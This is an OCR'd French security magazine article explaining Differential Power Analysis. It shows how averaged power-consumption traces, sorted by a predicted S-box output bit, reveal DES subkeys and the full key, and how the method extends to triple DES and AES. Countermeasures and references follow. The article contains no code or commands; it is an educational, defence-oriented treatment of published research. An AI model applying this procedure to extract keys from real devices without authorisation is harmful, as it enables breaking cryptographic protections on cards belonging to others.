


6

MOTEUR DE L'ATTAQUE


D'après ce que nous avons vu précédemment, la consommation de courant est plus importante si un bit donné du résultat vaut 1 que si ce bit vaut 0. Nous allons utiliser ce résultat pour différencier la bonne hypothèse parmi les 64 possibles.

L'attaquant doit d'abord mesurer la consommation de courant du chiffrement d'un grand nombre de messages Mi différents et connus avec la même clé K. L'attaquant n'a pas à choisir les messages. Il suffit qu'il observe le message Mi qui est envoyé à la puce et qu'il mesure la consommation de courant correspondante. L'attaquant a maintenant un grand nombre (plusieurs dizaines de milliers) de courbes Ci de consommation et les messages Mi correspondants.



7

Pour les 64 valeurs possibles du premier bloc de sous clé l'attaquant simule le DES et calcule la sortie de la boîte de substitution S1 pour chacun des messages Mi. L'attaquant va ensuite trier les courbes en deux groupes : dans un premier groupe les courbes pour lesquelles le bit n du résultat est à 0 et dans un deuxième groupe les courbes pour lesquelles le bit n du résultat est à 1. L'indice n du bit (parmi les 4 bits de sortie de S1) n'a pas d'importance. Prenons par exemple le bit de poids faible.



8


Ensuite l'attaquant calcule la courbe moyenne pour chacun des deux groupes. Il calcule ensuite la différence entre ces deux courbes moyennes qui lui donne une nouvelle courbe.


Que doit-il déduire de toutes ces courbes, moyennes et différences ? Comment peut-il savoir quelle hypothèse de clé est la bonne ? C'est assez simple mais je vais vous l'expliquer quand même :-)


Le poids de Hamming moyen des octets d'une suite aléatoire d'octet est de 4. Chacun des 8 bits d'un octet a autant de chance d'être à 0 qu'à 1 puisque l'octet est aléatoire. Donc, en moyenne,

4 bits seront à 1 et 4 autres bits seront à 0. Notre attaquant a trié ses deux groupes en fonction d'un bit de résultat (nous avions choisi le bit de poids faible). Le poids de Hamming moyen des groupes n'est donc plus de 4 puisqu'un bit est fixé. Seuls 7 bits sont libres de prendre des valeurs aléatoires. Ces 7 bits contribuent en moyenne pour un poids de Hamming de 7/2 = 3.5. Dans le premier groupe, l'attaquant avait rangé les courbes avec le bit de résultat à 0. Le poids moyen est donc de 3.5 + 0 = 3.5. Dans le deuxième groupe, il a rangé les courbes avec le bit de résultat à 1. Le poids moyen est donc de 3.5 + 1 = 4.5. On a donc deux groupes de courbes avec des poids de Hamming moyens différents. Donc, si on fait la différence des courbes moyennes, on devrait avoir une moyenne non nulle.

C'est exactement ce qui se passe à la différence que la clé n'est utilisée que pendant quelques cycles sur toute la mesure. La différence de poids de Hamming, et donc de consommation, n'est visible que lorsque la clé est utilisée pour calculer le bit observé.







Avant et après, les calculs ne sont pas dépendants du bloc de sous-clé étudié et les deux courbes moyennes sont identiques. On a alors une courbe moyenne nulle sauf à certains moments lorsque le bloc de sous clé étudié est utilisé. On a ce qui s'appelle un pic de DPA. DPA signifie d'ailleurs *Differential Power Analysis* ou analyse différentielle de la consommation. C'est bien un calcul de différence qu'on vient d'effectuer.

IDENTIFICATION DE LA BONNE CLÉ

Il faut faire ce tri en deux groupes, calcul de moyenne et calcul de différence pour chacune des 64 sous-clés possibles. Lorsque la prévision de la valeur du bit ne sera pas correcte, les deux groupes contiendront des courbes dans lesquelles le bit est aléatoirement à 0 ou à 1, et donc les deux moyennes seront égales.

En revanche, lorsque la prévision de la valeur du bit sera correcte les deux groupes contiendront effectivement des courbes dans lesquelles le bit est à 0 pour le premier groupe et à 1 pour le deuxième groupe. Le poids de Hamming des deux groupes sera réellement différent : 3.5 pour le premier groupe et 4.5 pour le deuxième groupe. La différence des deux moyennes fera alors apparaître un pic de DPA.

La bonne sous-clé est donc celle pour laquelle la courbe différence présente un pic de DPA.

La **figure 10** présente de façon schématique avec 4 courbes seulement le cas d'une bonne hypothèse de sous-clé. Les courbes C1 et C2 correspondent au cas S=0 avec le bit à 0 (poids de Hamming faible), alors que les courbes C3 et C4 correspondent au cas S=1 (poids de Hamming plus élevé). Les deux courbes moyennes sont identiques sauf à l'endroit correspondant à l'expression du bit étudié. Les variations ailleurs que lors de l'expression du bit étudié peuvent être vues comme du bruit aléatoire indépendant du bit étudié. Les deux groupes ont alors en moyenne le même bruit et donc des moyennes identiques sauf lors de l'expression du bit étudié.

La **figure 11** présente le cas de mauvaise hypothèse de clé. Les courbes sont mal triées, donc chacun des deux groupes contient des courbes avec le bit à 0 et le bit à 1. Les deux moyennes sont égales y compris à l'endroit correspondant à l'expression du bit étudié. La courbe de différence est donc nulle sur toute sa longueur.

En pratique, la courbe de différence n'est pas strictement nulle mais a de petites variations. La bonne sous-clé est celle pour laquelle le pic de DPA est le plus haut.

SCHÉMA GÉNÉRAL

Pour résumer, la **figure 12** représente une vue d'ensemble de la méthode.

1. L'attaquant récupère un grand nombre de courbes de consommation de courant Ci correspondant à des messages Mi.

2. Il fait ensuite une hypothèse sur la valeur des 6 premiers bits de la sous clé K1 (en pratique il recommence l'hypothèse avec les 64 valeurs possibles).

3. Connaissant la valeur de Mi et de 6 bits de K1 il simule le début de l'algorithme DES jusqu'à l'exécution de la substitution S1 et trie les courbes en fonction d'un bit de résultat. C'est la fonction de sélection S.

4. Il calcule la courbe moyenne de chacun des deux groupes de courbes.

5. Puis il calcule la différence des deux courbes moyennes.

6. Si la courbe résultat présente des pics plus importants que le bruit de la courbe c'est que l'hypothèse sur les 6 bits de K1 était la bonne.

7. L'attaquant recommence à l'étape 2 avec les 6 bits suivants de K1 correspondant à l'exécution de la substitution S2 et ainsi de suite pour les 8 substitutions.

L'attaquant a maintenant la valeur des 48 bits de K1. Ces 48 bits proviennent de 48 bits de la clé K. La vraie clé DES K a une longueur de 56 bits. Il manque donc 8 bits de clé à découvrir.

L'attaquant a alors deux options :

- S'il dispose d'un couple de messages clair-chiffré, il peut effectuer une petite recherche exhaustive sur les 256 valeurs possibles de ces 8 bits manquants. Tester 256 clés différentes prend moins d'une seconde de calcul.
- Si l'attaquant n'a pas le chiffré correspondant au clair parce que le message est ensuite modifié ou parce qu'il ne ressort pas de la puce, il est toujours possible de continuer la DPA sur le deuxième tour du DES (comme décrit sur la **figure 7**, le DES est un schéma de Feistel à 16 tours). L'attaquant va alors trouver la sous clé K2 et ainsi les bits manquants.

L'attaquant a maintenant les 56 bits de la clé DES.

EXTENSION AU TRIPLE DES

L'algorithme triple DES permet de renforcer la résistance du DES en utilisant une clé K de 112 bits qui est en fait la concaténation de deux clés DES Ka et Kb de 56 bits chacune. Le triple DES est la composition de trois DES telle que 3DES[K](M) = DES[Ka](DES-1[Kb](DES[Ka](M))). DES-1 est l'algorithme de déchiffrement DES. Ce schéma permet de retrouver un simple DES lorsque Ka = Kb.

L'attaque DPA fonctionne de la même façon que pour un simple DES. En effet, il suffit de trouver la clé Ka du premier DES. Connaissant cette clé Ka l'attaquant en déduit la valeur du message entrant dans DES-1[Kb], message qui est le chiffrement du Mi (connu) par Ka, (maintenant connue). Il se retrouve donc dans la situation de casser un simple DES et retrouve Kb.

Attaquer un triple DES revient donc à attaquer deux fois un DES. Si le DES est attaquable, le triple DES est autant vulnérable.

AUTRES ALGORITHMES VULNÉRABLES

Le DES n'est pas le seul algorithme vulnérable par cette attaque. À l'époque de la publication de l'attaque (1998) c'était l'un des algorithmes les plus utilisés dans les cartes à puce.

La même attaque fonctionne aussi très bien sur l'AES ou sur tout type d'algorithme pour lequel un calcul effectué par le composant attaqué est simulable par l'attaquant en faisant une hypothèse sur une petite partie de la clé. L'algorithme AES est connu, donc entièrement simulable par l'attaquant. Le message entrant est connu de l'attaquant (voire même choisi par l'attaquant). L'AES effectue des opérations arithmétiques et logiques octet par octet (il a été conçu ainsi pour être efficace sur des composants 8 bits tels que ceux utilisés dans les cartes à puce courantes). L'attaquant a donc tout ce qu'il faut pour simuler l'algorithme de chiffrement en faisant une hypothèse sur un octet de clé (donc 256 hypothèses à faire au lieu de 64 comme pour un DES, mais cela reste très faisable).

Si l'attaquant ne connaît pas le message entrant mais le résultat du calcul cryptographique, l'attaque fonctionne aussi. Il suffit dans ce cas de faire la simulation à partir de la fin du calcul et non plus à partir du début.


CONTRE-MESURES

Bien sûr, il existe des contre-mesures à cette attaque. D'ailleurs, son inventeur, Paul Kocher, propose lui-même des solutions : solutions brevetées bien sûr.

SOLUTIONS LOGICIELLES

Une première idée est de limiter les messages possibles à l'entrée du DES, par exemple en fixant certains octets à une valeur fixe. De ce fait, les messages ne sont plus vraiment aléatoires et les parties inintéressantes des courbes ne peuvent plus être assimilées à du simple bruit aléatoire. Ces parties vont faire apparaître de faux pics de DPA pour de mauvaises hypothèses de clés et donc tromper l'attaquant.

Une deuxième idée est de décorréler la consommation de courant du modèle de



consommation utilisé jusqu'ici. Par exemple, une bonne technique est de modifier le message de façon aléatoire. Dans ce cas, l'attaquant ne connaît plus le message qui sera vraiment chiffré et ne peut plus simuler l'algorithme et donc ne peut plus trier les courbes.

Une troisième idée est de désynchroniser de façon temporelle les courbes entre elles afin que la partie significative de la consommation ne soit pas toujours au même endroit mais répartie de façon aléatoire sur plusieurs cycles d'horloges. L'opération de moyennage ne va donc plus mettre en valeur l'instant où la consommation de courant est corrélée à la clé, mais va au contraire noyer cette information dans le bruit puisque cet instant précis sera différent pour chaque courbe.

Les deux premières idées imposent de modifier le protocole puisqu'on s'interdit de simplement calculer DES[k](M) soit en limitant les messages M possibles, soit en ajoutant des octets aléatoires. Ce n'est pas toujours possible et c'est surtout très difficile lorsque l'application qui utilise la carte à puce est déjà déployée et utilisée.

La dernière idée est très efficace mais il est souvent possible de re-synchroniser les courbes par un pré-traitement adéquat.

SOLUTIONS MATÉRIELLES

Comme pour la SPA [1], la meilleure solution est d'obtenir une consommation de courant parfaitement constante. Si en théorie la solution est idéale, en pratique c'est problématique. Il faut que la consommation soit toujours égale à la plus forte consommation possible. L'énergie non consommée est alors dissipée sous forme de chaleur. La consommation de la carte est plus élevée (puisque maximale tout le temps) et cela peut poser des problèmes dans des applications à ressources énergétiques limitées comme les cartes SIM des téléphones portables.

POUR PLUS D'INFORMATIONS

Pour de plus amples informations, détails et formules mathématiques, je vous renvoie vers un papier [6] co-écrit par Paul Kocher et présenté à la conférence Crypto'99.

Le site de la société de Kocher, Cryptography Research, Inc., propose également des informations moins techniques et plus faciles d'accès [7].

Il existe beaucoup d'articles scientifiques sur le sujet. Une conférence scientifique a même été créée pour l'occasion. Il s'agit de CHES "Workshop on Cryptographic Hardware and Embedded Systems" [8]. Cette conférence existe depuis 1999, soit peu de temps après les découvertes de Paul Kocher.

CONCLUSION

Nous venons de voir une technique assez efficace pour extraire une clé secrète d'un processeur cryptographique. Bien sûr, la technique décrite ici n'est plus utilisable contre les produits récents utilisant des composants matériels plus discrets (moins de fuite) et des implantations logicielles intégrant les dernières techniques de protection.

La consommation de courant n'est pas la seule source de fuite d'information. Il est aussi possible d'utiliser d'autres phénomènes physiques qui pourraient être à l'origine d'une fuite d'information. Par exemple le rayonnement électromagnétique du composant semble être une bonne source d'information. À ce sujet je vous recommande vivement la lecture de [9] qui présente les mêmes attaques SPA et DPA mais en utilisant le rayonnement électromagnétique du composant plutôt que sa consommation électrique. Vous y trouverez aussi des photos de manipulations et des courbes d'acquisitions.

Le prochain article étudiera encore une nouvelle famille de failles de sécurité en cryptographie : les attaques par fautes.

Georges Bart <**georges.bart@free.fr**>

RÉFÉRENCES

[1] Récupérer une clé RSA par la prise de courant, Georges Bart, MISC n°7, mai-juin 2003.

[2] Cryptographers Discuss Finding Of Security Flaw in 'Smart Cards', The New York Times, June 10, 1998, **http://www.nytimes.com/library/tech/98/06/cyber/articles/10smartcard.html**

[3] Simple Power Analysis, Gemplus, Gemplus Workshop on Cryptography and Security, 13 mars 2001, **http://www.cs.uku.fi/kurssit/ads/09_20-_20SPA.pdf**

[4] Cryptographie appliquée, Bruce Schneier, 1995, International Thomson Publishing France, ISBN 2-84180-000-8

[5] Récupérer votre code PIN ou une clé RSA avec un chronomètre, Georges Bart, MISC n°6, mars-avril 2003.

[6] Differential Power Analysis, Crypto '99, August 15-19, 1999, Santa Barbara, California, USA, **http://www.cryptography.com/resources/whitepapers/DPA.pdf**

[7] Differential Power Analysis (DPA), **http://www.cryptography.com/resources/whitepapers/DPA-technical.html**

[8] Workshop on Cryptographic Hardware and Embedded Systems (CHES 2003), Cologne, Germany, September 2003, **http://www.chesworkshop.org/**

[9] Electromagnetic analysis: concrete results, Gemplus, 2001, **www.gemplus.com/smart/r_d/publi_crypto/pdf/GMO01sli.pdf**